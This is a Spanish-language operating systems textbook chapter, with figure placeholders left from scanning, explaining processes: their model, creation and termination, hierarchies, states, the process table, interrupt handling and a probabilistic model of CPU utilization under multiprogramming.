Estamos a punto de emprender el estudio detallado de cómo los sistemas operativos son diseñados y construidos. El concepto más importante en cualquier sistema operativo es el de *proceso*, una abstracción de un programa en ejecución; todo lo demás depende de este concepto, por lo cual es importante que el diseñador del sistema operativo (y el estudiante) tenga una comprensión profunda acerca de lo que es un proceso lo más pronto posible.

Los procesos son una de las abstracciones más antiguas e importantes que proporcionan los sistemas operativos: proporcionan la capacidad de operar (pseudo) concurrentemente, incluso cuando hay sólo una CPU disponible. Convierten una CPU en varias CPU virtuales. Sin la abstracción de los procesos, la computación moderna no podría existir. En este capítulo examinaremos con gran detalle los procesos y sus primeros primos, los hilos (*threads*).

2.1 PROCESOS

Todas las computadoras modernas ofrecen varias cosas al mismo tiempo; quienes están acostumbrados a trabajar con ellas tal vez no estén completamente conscientes de este hecho, por lo que utilizaremos algunos ejemplos para aclarar este punto. Consideremos primero un servidor Web, a donde convergen las peticiones de páginas Web provenientes de todos lados. Cuando llega una petición, el servidor verifica si la página que se necesita está en la caché. De ser así, devuelve la página; en caso contrario, inicia una petición al disco para obtenerla y, desde la perspectiva de la CPU, estas peticiones tardan eternidades. Mientras se espera el cumplimiento de una petición, muchas

más pueden llegar. Si hay varios discos presentes, algunas o todas las demás peticiones podrían dirigirse a otros discos mucho antes de que se cumpla la primera petición. Es evidente que se necesita cierta forma de modelar y controlar esta concurrencia. Los procesos (y en especial los hilos) pueden ayudar en este caso.

Ahora consideremos una PC de usuario. Cuando se arranca el sistema se inician muchos procesos en forma secreta, lo que a menudo el usuario desconoce. Por ejemplo, se podría iniciar un proceso para esperar el correo electrónico entrante; otro que permite al antivirus comprobar periódicamente la disponibilidad de nuevas definiciones de virus; algunos procesos de usuario explícitos para, por ejemplo, imprimir archivos y quemar un CD-ROM, y todo esto mientras el usuario navega por la Web. Toda esta actividad se tiene que administrar, y en este caso un sistema de multiprogramación con soporte para múltiples procesos es muy útil.

En cualquier sistema de multiprogramación, la CPU conmuta de un proceso a otro con rapidez, ejecutando cada uno durante décimas o centésimas de milisegundos: hablando en sentido estricto, en cualquier instante la CPU está ejecutando sólo un proceso, y en el transcurso de 1 segundo podría trabajar en varios de ellos, dando la apariencia de un paralelismo (o **pseudoparalelismo**, para distinguirlo del verdadero paralelismo de hardware de los sistemas **multiprocesadores** con dos o más CPUs que comparten la misma memoria física). Es difícil para las personas llevar la cuenta de varias actividades en paralelo; por lo tanto, los diseñadores de sistemas operativos han evolucionado con el paso de los años a un modelo conceptual (procesos secuenciales) que facilita el trabajo con el paralelismo. Este modelo, sus usos y algunas de sus consecuencias conforman el tema de este capítulo.

2.1.1 El modelo del proceso

En este modelo, todo el software ejecutable en la computadora, que algunas veces incluye al sistema operativo, se organiza en varios **procesos secuenciales** (**procesos**, para abreviar). Un proceso no es más que una instancia de un programa en ejecución, incluyendo los valores actuales del contador de programa, los registros y las variables. En concepto, cada proceso tiene su propia CPU virtual; en la realidad, la CPU real conmuta de un proceso a otro, pero para entender el sistema es mucho más fácil pensar en una colección de procesos que se ejecutan en (pseudo) paralelo, en vez de tratar de llevar la cuenta de cómo la CPU conmuta de programa en programa. Esta conmutación rápida de un proceso a otro se conoce como **multiprogramación**, como vimos en el capítulo 1.

La figura 2-1(a) muestra una computadora multiprogramando cuatro programas en memoria; la figura 2-1(b) lista cuatro procesos, cada uno con su propio flujo de control (es decir, su propio contador de programa lógico) y cada uno ejecutándose en forma independiente. Desde luego que sólo hay un contador de programa físico, por lo que cuando se ejecuta cada proceso, se carga su contador de programa lógico en el contador de programa real. Cuando termina (por el tiempo que tenga asignado), el contador de programa físico se guarda en el contador de programa lógico almacenado, del proceso en memoria. En la figura 2-1(c) podemos ver que durante un intervalo suficientemente largo todos los procesos han progresado, pero en cualquier momento dado sólo hay un proceso en ejecución.




Figura 2-1. (a) Multiprogramación de cuatro programas. (b) Modelo conceptual de cuatro procesos secuenciales independientes. (c) Sólo hay un programa activo a la vez.

En este capítulo vamos a suponer que sólo hay una CPU, aunque esa condición cada vez sucede de menos en la realidad debido a que los nuevos chips son multinúcleo, con dos, cuatro o más CPUs. En el capítulo 8 analizaremos los chips multinúcleo y los multiprocesadores en general; mientras tanto es más simple considerar sólo una CPU a la vez. Así, cuando decimos que una CPU puede ejecutar sólo un proceso a la vez, si hay dos núcleos (o CPUs) cada uno de ellos puede ejecutar sólo un proceso a la vez.

Dado que la CPU conmuta rápidamente entre un proceso y otro, la velocidad a la que un proceso ejecuta sus cálculos no es uniforme y tal vez ni siquiera sea reproducible si se ejecutan los mismos procesos de nuevo. Por ende, al programar los procesos debe asumirse esta variación de velocidad. Por ejemplo, considere un proceso de E/S que inicia una unidad de cinta magnética para restaurar los archivos respaldados, ejecuta un ciclo de inactividad 10,000 veces para permitir que obtenga la velocidad adecuada y después emite un comando para leer el primer registro. Si la CPU decide conmutar a otro proceso durante el ciclo de inactividad, el proceso de la cinta tal vez no se ejecute de nuevo sino hasta que el primer registro se encuentre más allá de la cabeza de lectura. Cuando un proceso tiene requerimientos críticos de tiempo real como éste, es decir, cuando *deben* ocurrir eventos específicos dentro de un número especificado de milisegundos, es necesario tomar medidas especiales para asegurar que ocurran. Sin embargo, por lo general la mayoría de los procesos no se ven afectados por la multiprogramación subyacente de la CPU o las velocidades relativas de distintos procesos.

La diferencia entre un proceso y un programa es sutil pero crucial. Aquí podría ayudarnos una analogía: un científico computacional con mente culinaria hornea un pastel de cumpleaños para su hija; tiene la receta para un pastel de cumpleaños y una cocina bien equipada con todos los ingredientes: harina, huevos, azúcar, extracto de vainilla, etcétera. En esta analogía, la receta es el programa (es decir, un algoritmo expresado en cierta notación adecuada), el científico computacional es el procesador (CPU) y los ingredientes del pastel son los datos de entrada. El proceso es la actividad que consiste en que nuestro cocinero vaya leyendo la receta, obteniendo los ingredientes y horneando el pastel.

Ahora imagine que el hijo del científico entra corriendo y gritando que una abeja acaba de picarlo. El científico computacional registra el punto de la receta en el que estaba (el estado del proceso en curso se guarda), saca un libro de primeros auxilios y empieza a seguir las instrucciones que contiene. Aquí el procesador conmuta de un proceso (hornear el pastel) a uno de mayor prioridad (administrar cuidados médicos), cada uno de los cuales tiene un programa distinto (la receta y el libro de primeros auxilios). Cuando ya se ha ocupado de la picadura de abeja, el científico computacional regresa a su pastel y continúa en el punto en el que se había quedado.

La idea clave es que un proceso es una actividad de cierto tipo: tiene un programa, una entrada, una salida y un estado. Varios procesos pueden compartir un solo procesador mediante el uso de un algoritmo de planificación para determinar cuándo se debe detener el trabajo en un proceso para dar servicio a otro.

Vale la pena recalcar que si un programa se está ejecutando por duplicado cuenta como dos procesos. Por ejemplo, a menudo es posible iniciar un procesador de palabras dos veces o imprimir dos archivos al mismo tiempo si hay dos impresoras disponibles. El hecho de que dos procesos en ejecución tengan el mismo programa no importa; son procesos distintos. El sistema operativo puede compartir el código entre ellos de manera que sólo haya una copia en la memoria, pero ése es un detalle técnico que no cambia la situación conceptual de dos procesos en ejecución.

2.1.2 Creación de un proceso

Los sistemas operativos necesitan cierta manera de crear procesos. En sistemas muy simples o sistemas diseñados para ejecutar sólo una aplicación (por ejemplo, el controlador en un horno de microondas), es posible tener presentes todos los procesos que se vayan a requerir cuando el sistema inicie. No obstante, en los sistemas de propósito general se necesita cierta forma de crear y terminar procesos según sea necesario durante la operación. Ahora analizaremos varias de estas cuestiones.

Hay cuatro eventos principales que provocan la creación de procesos:

1. El arranque del sistema.
2. La ejecución, desde un proceso, de una llamada al sistema para creación de procesos.
3. Una petición de usuario para crear un proceso.
4. El inicio de un trabajo por lotes.

Generalmente, cuando se arranca un sistema operativo se crean varios procesos. Algunos de ellos son procesos en primer plano; es decir, procesos que interactúan con los usuarios (humanos) y realizan trabajo para ellos. Otros son procesos en segundo plano, que no están asociados con usuarios específicos sino con una función específica. Por ejemplo, se puede diseñar un proceso en segundo plano para aceptar el correo electrónico entrante, que permanece inactivo la mayor parte del día pero que se activa cuando llega un mensaje. Se puede diseñar otro proceso en segundo plano para

aceptar peticiones entrantes para las páginas Web hospedadas en ese equipo, que despierte cuando llegue una petición para darle servicio. Los procesos que permanecen en segundo plano para manejar ciertas actividades como correo electrónico, páginas Web, noticias, impresiones, etcétera, se conocen como **demonios** (*daemons*). Los sistemas grandes tienen comúnmente docenas de ellos. En UNIX podemos utilizar el programa *ps* para listar los procesos en ejecución. En Windows podemos usar el administrador de tareas.

Además de los procesos que se crean al arranque, posteriormente se pueden crear otros. A menudo, un proceso en ejecución emitirá llamadas al sistema para crear uno o más procesos nuevos, para que le ayuden a realizar su trabajo. En especial, es útil crear procesos cuando el trabajo a realizar se puede formular fácilmente en términos de varios procesos interactivos relacionados entre sí, pero independientes en los demás aspectos. Por ejemplo, si se va a obtener una gran cantidad de datos a través de una red para su posterior procesamiento, puede ser conveniente crear un proceso para obtener los datos y colocarlos en un búfer compartido, mientras un segundo proceso remueve los elementos de datos y los procesa. En un multiprocesador, al permitir que cada proceso se ejecute en una CPU distinta también se puede hacer que el trabajo se realice con mayor rapidez.

En los sistemas interactivos, los usuarios pueden iniciar un programa escribiendo un comando o haciendo (doble) clic en un icono. Cualquiera de las dos acciones inicia un proceso y ejecuta el programa seleccionado. En los sistemas UNIX basados en comandos que ejecutan X, el nuevo proceso se hace cargo de la ventana en la que se inició. En Microsoft Windows, cuando se inicia un proceso no tiene una ventana, pero puede crear una (o más) y la mayoría lo hace. En ambos sistemas, los usuarios pueden tener varias ventanas abiertas a la vez, cada una ejecutando algún proceso. Mediante el ratón, el usuario puede seleccionar una ventana e interactuar con el proceso, por ejemplo para proveer datos cuando sea necesario.

La última situación en la que se crean los procesos se aplica sólo a los sistemas de procesamiento por lotes que se encuentran en las mainframes grandes. Aquí los usuarios pueden enviar trabajos de procesamiento por lotes al sistema (posiblemente en forma remota). Cuando el sistema operativo decide que tiene los recursos para ejecutar otro trabajo, crea un proceso y ejecuta el siguiente trabajo de la cola de entrada.

Técnicamente, en todos estos casos, para crear un proceso hay que hacer que un proceso existente ejecute una llamada al sistema de creación de proceso. Ese proceso puede ser un proceso de usuario en ejecución, un proceso del sistema invocado mediante el teclado o ratón, o un proceso del administrador de procesamiento por lotes. Lo que hace en todo caso es ejecutar una llamada al sistema para crear el proceso. Esta llamada al sistema indica al sistema operativo que cree un proceso y le indica, directa o indirectamente, cuál programa debe ejecutarlo.

En UNIX sólo hay una llamada al sistema para crear un proceso: `fork`. Esta llamada crea un clon exacto del proceso que hizo la llamada. Después de `fork`, los dos procesos (padre e hijo) tienen la misma imagen de memoria, las mismas cadenas de entorno y los mismos archivos abiertos. Eso es todo. Por lo general, el proceso hijo ejecuta después a `execve` o una llamada al sistema similar para cambiar su imagen de memoria y ejecutar un nuevo programa. Por ejemplo, cuando un usuario escribe un comando tal como *sort* en el shell, éste crea un proceso hijo, que a su vez ejecuta a *sort*. La razón de este proceso de dos pasos es para permitir al hijo manipular sus descriptores de archivo después de `fork`, pero antes de `execve`, para poder lograr la redirección de la entrada estándar, la salida estándar y el error estándar.

Por el contrario, en Windows una sola llamada a una función de Win32 (`CreateProcess`) maneja la creación de procesos y carga el programa correcto en el nuevo proceso. Esta llamada tiene 10 parámetros, que incluyen el programa a ejecutar, los parámetros de la línea de comandos para introducir datos a ese programa, varios atributos de seguridad, bits que controlan si los archivos abiertos se heredan, información de prioridad, una especificación de la ventana que se va a crear para el proceso (si se va a crear una) y un apuntador a una estructura en donde se devuelve al proceso que hizo la llamada la información acerca del proceso recién creado. Además de `CreateProcess`, Win32 tiene cerca de 100 funciones más para administrar y sincronizar procesos y temas relacionados.

Tanto en UNIX como en Windows, una vez que se crea un proceso, el padre y el hijo tienen sus propios espacios de direcciones distintos. Si cualquiera de los procesos modifica una palabra en su espacio de direcciones, esta modificación no es visible para el otro proceso. En UNIX, el espacio de direcciones inicial del hijo es una *copia* del padre, pero en definitiva hay dos espacios de direcciones distintos involucrados; no se comparte memoria en la que se pueda escribir (algunas implementaciones de UNIX comparten el texto del programa entre los dos, debido a que no se puede modificar). Sin embargo, es posible para un proceso recién creado compartir algunos de los otros recursos de su creador, como los archivos abiertos. En Windows, los espacios de direcciones del hijo y del padre son distintos desde el principio.

2.1.3 Terminación de procesos

Una vez que se crea un proceso, empieza a ejecutarse y realiza el trabajo al que está destinado. Sin embargo, nada dura para siempre, ni siquiera los procesos. Tarde o temprano el nuevo proceso terminará, por lo general debido a una de las siguientes condiciones:

1. Salida normal (voluntaria).
2. Salida por error (voluntaria).
3. Error fatal (involuntaria).
4. Eliminado por otro proceso (involuntaria).

La mayoría de los procesos terminan debido a que han concluido su trabajo. Cuando un compilador ha compilado el programa que recibe, ejecuta una llamada al sistema para indicar al sistema operativo que ha terminado. Esta llamada es `exit` en UNIX y `ExitProcess` en Windows. Los programas orientados a pantalla también admiten la terminación voluntaria. Los procesadores de palabras, navegadores de Internet y programas similares siempre tienen un icono o elemento de menú en el que el usuario puede hacer clic para indicar al proceso que elimine todos los archivos temporales que tenga abiertos y después termine.

La segunda razón de terminación es que el proceso descubra un error. Por ejemplo, si un usuario escribe el comando

```
cc foo.c
```

para compilar el programa *foo.c* y no existe dicho archivo, el compilador simplemente termina. Los procesos interactivos orientados a pantalla por lo general no terminan cuando reciben parámetros incorrectos. En vez de ello, aparece un cuadro de diálogo y se le pide al usuario que intente de nuevo.

La tercera razón de terminación es un error fatal producido por el proceso, a menudo debido a un error en el programa. Algunos ejemplos incluyen el ejecutar una instrucción ilegal, hacer referencia a una parte de memoria no existente o la división entre cero. En algunos sistemas (como UNIX), un proceso puede indicar al sistema operativo que desea manejar ciertos errores por sí mismo, en cuyo caso el proceso recibe una señal (se interrumpe) en vez de terminar.

La cuarta razón por la que un proceso podría terminar es que ejecute una llamada al sistema que indique al sistema operativo que elimine otros procesos. En UNIX esta llamada es `kill`. La función correspondiente en Win32 es `TerminateProcess`. En ambos casos, el proceso eliminador debe tener la autorización necesaria para realizar la eliminación. En algunos sistemas, cuando un proceso termina (ya sea en forma voluntaria o forzosa) todos los procesos que creó se eliminan de inmediato también. Sin embargo, ni Windows ni UNIX trabajan de esta forma.

2.1.4 Jerarquías de procesos

En algunos sistemas, cuando un proceso crea otro, el proceso padre y el proceso hijo continúan asociados en ciertas formas. El proceso hijo puede crear por sí mismo más procesos, formando una jerarquía de procesos. Observe que, a diferencia de las plantas y los animales que utilizan la reproducción sexual, un proceso sólo tiene un padre (pero cero, uno, dos o más hijos).

En UNIX, un proceso y todos sus hijos, junto con sus posteriores descendientes, forman un grupo de procesos. Cuando un usuario envía una señal del teclado, ésta se envía a todos los miembros del grupo de procesos actualmente asociado con el teclado (por lo general, todos los procesos activos que se crearon en la ventana actual). De manera individual, cada proceso puede atrapar la señal, ignorarla o tomar la acción predeterminada que es ser eliminado por la señal.

Como otro ejemplo dónde la jerarquía de procesos juega su papel, veamos la forma en que UNIX se inicializa a sí mismo cuando se enciende la computadora. Hay un proceso especial (llamado *init*) en la imagen de inicio. Cuando empieza a ejecutarse, lee un archivo que le indica cuántas terminales hay. Después utiliza `fork` para crear un proceso por cada terminal. Estos procesos esperan a que alguien inicie la sesión. Si un inicio de sesión tiene éxito, el proceso de inicio de sesión ejecuta un shell para aceptar comandos. Éstos pueden iniciar más procesos y así sucesivamente. Por ende, todos los procesos en el sistema completo pertenecen a un solo árbol, con *init* en la raíz.

En contraste, Windows no tiene un concepto de una jerarquía de procesos. Todos los procesos son iguales. La única sugerencia de una jerarquía de procesos es que, cuando se crea un proceso, el padre recibe un indicador especial un *token* (llamado **manejador**) que puede utilizar para controlar al hijo. Sin embargo, tiene la libertad de pasar este indicador a otros procesos, con lo cual invalida la jerarquía. Los procesos en UNIX no pueden desheredar a sus hijos.

2.1.5 Estados de un proceso

Aunque cada proceso es una entidad independiente, con su propio contador de programa y estado interno, a menudo los procesos necesitan interactuar con otros. Un proceso puede generar cierta salida que otro proceso utiliza como entrada. En el comando de shell


```
cat capitulo1 capitulo2 capitulo3 | grep arbol
```

el primer proceso, que ejecuta *cat*, concatena tres archivos y los envía como salida. El segundo proceso, que ejecuta *grep*, selecciona todas las líneas que contengan la palabra “arbol”. Dependiendo de la velocidad relativa de los dos procesos (que dependen tanto de la complejidad relativa de los programas, como de cuánto tiempo ha tenido cada uno la CPU), puede ocurrir que *grep* esté listo para ejecutarse, pero que no haya una entrada esperándolo. Entonces debe bloquear hasta que haya una entrada disponible.

Cuando un proceso se bloquea, lo hace debido a que por lógica no puede continuar, comúnmente porque está esperando una entrada que todavía no está disponible. También es posible que un proceso, que esté listo en concepto y pueda ejecutarse, se detenga debido a que el sistema operativo ha decidido asignar la CPU a otro proceso por cierto tiempo. Estas dos condiciones son completamente distintas. En el primer caso, la suspensión está inherente en el problema (no se puede procesar la línea de comandos del usuario sino hasta que éste la haya escrito mediante el teclado). En el segundo caso, es un tecnicismo del sistema (no hay suficientes CPUs como para otorgar a cada proceso su propio procesador privado). En la figura 2-2 podemos ver un diagrama de estados que muestra los tres estados en los que se puede encontrar un proceso:

1. En ejecución (en realidad está usando la CPU en ese instante).
2. Listo (ejecutable; se detuvo temporalmente para dejar que se ejecute otro proceso).
3. Bloqueado (no puede ejecutarse sino hasta que ocurra cierto evento externo).

En sentido lógico, los primeros dos estados son similares. En ambos casos el proceso está deseoso de ejecutarse; sólo en el segundo no hay temporalmente una CPU para él. El tercer estado es distinto de los primeros dos en cuanto a que el proceso no se puede ejecutar, incluso aunque la CPU no tenga nada que hacer.



1. El proceso se bloquea para recibir entrada
2. El planificador selecciona otro proceso
3. El planificador selecciona este proceso
4. La entrada ya está disponible

Figura 2-2. Un proceso puede encontrarse en estado “en ejecución”, “bloqueado” o “listo”. Las transiciones entre estos estados son como se muestran.

Hay cuatro transiciones posibles entre estos tres estados, como se indica. La transición 1 ocurre cuando el sistema operativo descubre que un proceso no puede continuar justo en ese momento. En

algunos sistemas el proceso puede ejecutar una llamada al sistema, como pause, para entrar al estado bloqueado. En otros sistemas, incluyendo a UNIX, cuando un proceso lee datos de una canalización o de un archivo especial (como una terminal) y no hay entrada disponible, el proceso se bloquea en forma automática.

Las transiciones 2 y 3 son producidas por el planificador de procesos, una parte del sistema operativo, sin que el proceso sepa siquiera acerca de ellas. La transición 2 ocurre cuando el planificador decide que el proceso en ejecución se ha ejecutado el tiempo suficiente y es momento de dejar que otro proceso tenga una parte del tiempo de la CPU. La transición 3 ocurre cuando todos los demás procesos han tenido su parte del tiempo de la CPU y es momento de que el primer proceso obtenga la CPU para ejecutarse de nuevo. El tema de la planificación de procesos (decidir qué proceso debe ejecutarse en qué momento y por cuánto tiempo) es importante; más adelante en este capítulo lo analizaremos. Se han ideado muchos algoritmos para tratar de balancear las contrastantes demandas de eficiencia para el sistema como un todo y de equidad para los procesos individuales; más adelante en este capítulo estudiaremos algunas.

La transición 4 ocurre cuando se produce el evento externo por el que un proceso estaba esperando (como la llegada de ciertos datos de entrada). Si no hay otro proceso en ejecución en ese instante, se activa la transición 3 y el proceso empieza a ejecutarse. En caso contrario, tal vez tenga que esperar en el estado *listo* por unos instantes, hasta que la CPU esté disponible y sea su turno de utilizarla.

Si utilizamos el modelo de los procesos, es mucho más fácil pensar en lo que está ocurriendo dentro del sistema. Algunos de los procesos ejecutan programas que llevan a cabo los comandos que escribe un usuario; otros son parte del sistema y se encargan de tareas como cumplir con las peticiones de los servicios de archivos o administrar los detalles de ejecutar una unidad de disco o de cinta magnética. Cuando ocurre una interrupción de disco, el sistema toma una decisión para dejar de ejecutar el proceso actual y ejecutar el proceso de disco que está bloqueado esperando esta interrupción. Así, en vez de pensar en las interrupciones, podemos pensar en los procesos de usuario, procesos de disco, procesos de terminal, etc., que se bloquean cuando están esperando a que algo ocurra. Cuando se ha leído el disco o se ha escrito el carácter, el proceso que espera se desbloquea y es elegible para continuar ejecutándose.

Este punto de vista da pie al modelo que se muestra en la figura 2-3. Aquí el nivel más bajo del sistema operativo es el planificador, con un variedad de procesos encima de él. Todo el manejo de las interrupciones y los detalles relacionados con iniciar y detener los procesos se ocultan en lo que aquí se denomina planificador, que en realidad no es mucho código. El resto del sistema operativo está muy bien estructurado en forma de procesos. Sin embargo, pocos sistemas reales están tan bien estructurados como éste.

2.1.6 Implementación de los procesos

Para implementar el modelo de procesos, el sistema operativo mantiene una tabla (un arreglo de estructuras) llamada **tabla de procesos**, con sólo una entrada por cada proceso (algunos autores llaman a estas entradas **bloques de control de procesos**). Esta entrada contiene información importante acerca del estado del proceso, incluyendo su contador de programa, apuntador de pila, asignación de memoria, estado de sus archivos abiertos, información de contabilidad y planificación, y todo lo de-




Figura 2-3. La capa más baja de un sistema operativo estructurado por procesos se encarga de las interrupciones y la planificación. Encima de esa capa están los procesos secuenciales.

más que debe guardarse acerca del proceso cuando éste cambia del estado *en ejecución* a *listo* o *bloqueado*, de manera que se pueda reiniciar posteriormente como si nunca se hubiera detenido.

La figura 2-4 muestra algunos de los campos clave en un sistema típico. Los campos en la primera columna se relacionan con la administración de procesos; los otros dos se relacionan con la administración de memoria y archivos, respectivamente. Hay que recalcar que los campos contenidos en la tabla de procesos varían de un sistema a otro, pero esta figura nos da una idea general de los tipos de información necesaria.

Administración de procesos	**Administración de memoria**	**Administración de archivos**
Registros	Apuntador a la información del segmento de texto	Directorio raíz
Contador del programa	Apuntador a la información del segmento de datos	Directorio de trabajo
Palabra de estado del programa	Apuntador a la información del segmento de pila	Descripciones de archivos
Apuntador de la pila		ID de usuario
Estado del proceso		ID de grupo
Prioridad		
Parámetros de planificación		
ID del proceso		
Proceso padre		
Grupo de procesos		
Señales		
Tiempo de inicio del proceso		
Tiempo utilizado de la CPU		
Tiempo de la CPU utilizado por el hijo		
Hora de la siguiente alarma		

Figura 2-4. Algunos de los campos de una entrada típica en la tabla de procesos.

Ahora que hemos analizado la tabla de procesos, es posible explicar un poco más acerca de cómo la ilusión de varios procesos secuenciales se mantiene en una (o en varias) CPU. Con cada clase de E/S hay una ubicación asociada (por lo general, en una ubicación cerca de la parte final de la memoria), a la cual se le llama **vector de interrupción**. Esta ubicación contiene la dirección del procedimiento del servicio de interrupciones. Suponga que el proceso de usuario 3 está en ejecución cuando ocurre una interrupción de disco. El contador de programa, la palabra de estado

del programa y algunas veces uno o más registros del proceso del usuario 3 se meten en la pila (actual) mediante el hardware de interrupción. Después, la computadora salta a la dirección especificada en el vector de interrupción. Esto es todo lo que hace el hardware. De aquí en adelante, depende del software y en especial del procedimiento del servicio de interrupciones.

Todas las interrupciones empiezan por guardar los registros, a menudo en la entrada de la tabla de procesos para el proceso actual. Después, se quita la información que la interrupción metió en la pila y el apuntador de pila se establece para que apunte a una pila temporal utilizada por el manejador de procesos. Las acciones como guardar los registros y establecer el apuntador de pila no se pueden expresar ni siquiera en lenguajes de alto nivel tales como C, por lo que se realizan mediante una pequeña rutina en lenguaje ensamblador, que por lo general es la misma para todas las interrupciones, ya que el trabajo de guardar los registros es idéntico, sin importar cuál sea la causa de la interrupción.

Cuando termina esta rutina, llama a un procedimiento en C para realizar el resto del trabajo para este tipo de interrupción específico (suponemos que el sistema operativo está escrito en C, la elección usual para todos los sistemas operativos reales). Cuando ha terminado su trabajo y tal vez ocasionando que algún otro proceso esté entonces listo, el planificador es llamado para ver qué proceso se debe ejecutar a continuación. Después de eso, el control se pasa de vuelta al código en lenguaje ensamblador para cargar los registros y el mapa de memoria para el proceso que entonces es el actual y se empieza a ejecutar. En la figura 2-5 se sintetizan el manejo de interrupciones y la planificación de proceso. Vale la pena recalcar que los detalles varían dependiendo del sistema.

1. El hardware mete el contador del programa a la pila, etc.
2. El hardware carga el nuevo contador de programa del vector de interrupciones.
3. Procedimiento en lenguaje ensamblador guarda los registros.
4. Procedimiento en lenguaje ensamblador establece la nueva pila.
5. El servicio de interrupciones de C se ejecuta (por lo general lee y guarda la entrada en el búfer).
6. El planificador decide qué proceso se va a ejecutar a continuación.
7. Procedimiento en C regresa al código de ensamblador.
8. Procedimiento en lenguaje ensamblador inicia el nuevo proceso actual.

Figura 2-5. Esqueleto de lo que hace el nivel más bajo del sistema operativo cuando ocurre una interrupción.

Cuando el proceso termina, el sistema operativo muestra un carácter indicador y espera un nuevo comando. Cuando recibe el comando, carga un nuevo programa en memoria, sobrescribiendo el anterior.

2.1.7 Modelación de la multiprogramación

Cuando se utiliza la multiprogramación, el uso de la CPU se puede mejorar. Dicho en forma cruda: si el proceso promedio realiza cálculos sólo 20 por ciento del tiempo que está en la memoria, con cinco procesos en memoria a la vez la CPU deberá estar ocupada todo el tiempo. Sin embargo, este modelo es demasiado optimista, ya que supone que los cinco procesos nunca estarán esperando la E/S al mismo tiempo.

Un mejor modelo es analizar el uso de la CPU desde un punto de vista probabilístico. Suponga que un proceso gasta una fracción p de su tiempo esperando a que se complete una operación de E/S. Con n procesos en memoria a la vez, la probabilidad de que todos los n procesos estén esperando la E/S (en cuyo caso, la CPU estará inactiva) es p^n. Entonces, el uso de la CPU se obtiene mediante la fórmula

$$\text{Uso de la CPU} = 1 - p^n$$

La figura 2-6 muestra el uso de la CPU como una función de n, a lo cual se le conoce como el **grado de multiprogramación**.




Figura 2-6. Uso de la CPU como una función del número de procesos en memoria.

La figura deja claro que, si los procesos gastan 80 por ciento de su tiempo esperando las operaciones de E/S, por lo menos debe haber 10 procesos en memoria a la vez para que el desperdicio de la CPU esté por debajo de 10%. Cuando nos damos cuenta de que un proceso interactivo, que espera a que un usuario escriba algo en una terminal, está en un estado de espera de E/S, debe estar claro que los tiempos de espera de E/S de 80 por ciento o más no son poco comunes. Pero incluso en los servidores, los procesos que realizan muchas operaciones de E/S en disco tendrán a menudo este porcentaje o más.

Para obtener una precisión completa, debemos recalcar que el modelo probabilístico que acabamos de describir es sólo una aproximación. Supone en forma implícita que los n procesos son independientes, lo cual significa que es bastante aceptable para un sistema con cinco procesos en memoria, tener tres en ejecución y dos en espera. Pero con una sola CPU no podemos tener tres procesos en ejecución a la vez, por lo que un proceso que cambie al estado listo mientras la CPU esté ocupada tendrá que esperar. Por ende, los procesos no son independientes. Podemos construir un modelo más preciso mediante la teoría de colas, pero el punto que queremos establecer (la multiprogramación permite que los procesos utilicen la CPU cuando de lo contrario estaría inactiva) es, desde luego, todavía válido, aun si las curvas verdaderas de la figura 2-6 son ligeramente distintas de las que se muestran en la figura.

Aun cuando el modelo de la figura 2-6 es simple, de todas formas se puede utilizar para realizar predicciones específicas (aunque aproximadas) acerca del rendimiento de la CPU. Por ejemplo, suponga que una computadora tiene 512 MB de memoria, de la cual el sistema operativo ocupa 128 MB y cada programa de usuario ocupa otros 128 MB. Estos tamaños permiten que haya tres programas de usuario en memoria a la vez. Con un promedio de 80 por ciento de tiempo de espera de E/S, tenemos una utilización de la CPU (ignorando la sobrecarga del sistema operativo) de $1 - 0.8^3$ o de aproximadamente 49 por ciento. Si agregamos 512 MB más de memoria, el sistema puede pasar de la multiprogramación de tres vías a una multiprogramación de siete vías, con lo cual el uso de la CPU se eleva hasta 79 por ciento. En otras palabras, los 512 MB adicionales elevarán el rendimiento por 30 por ciento.

Si agregamos otros 512 MB, el uso de la CPU sólo se incrementaría de 79 a 91 por ciento, con lo cual se elevaría el rendimiento sólo en 12% adicional. Utilizando este modelo, el propietario de la computadora podría decidir que la primera adición es una buena inversión, pero la segunda no.

2.2 HILOS

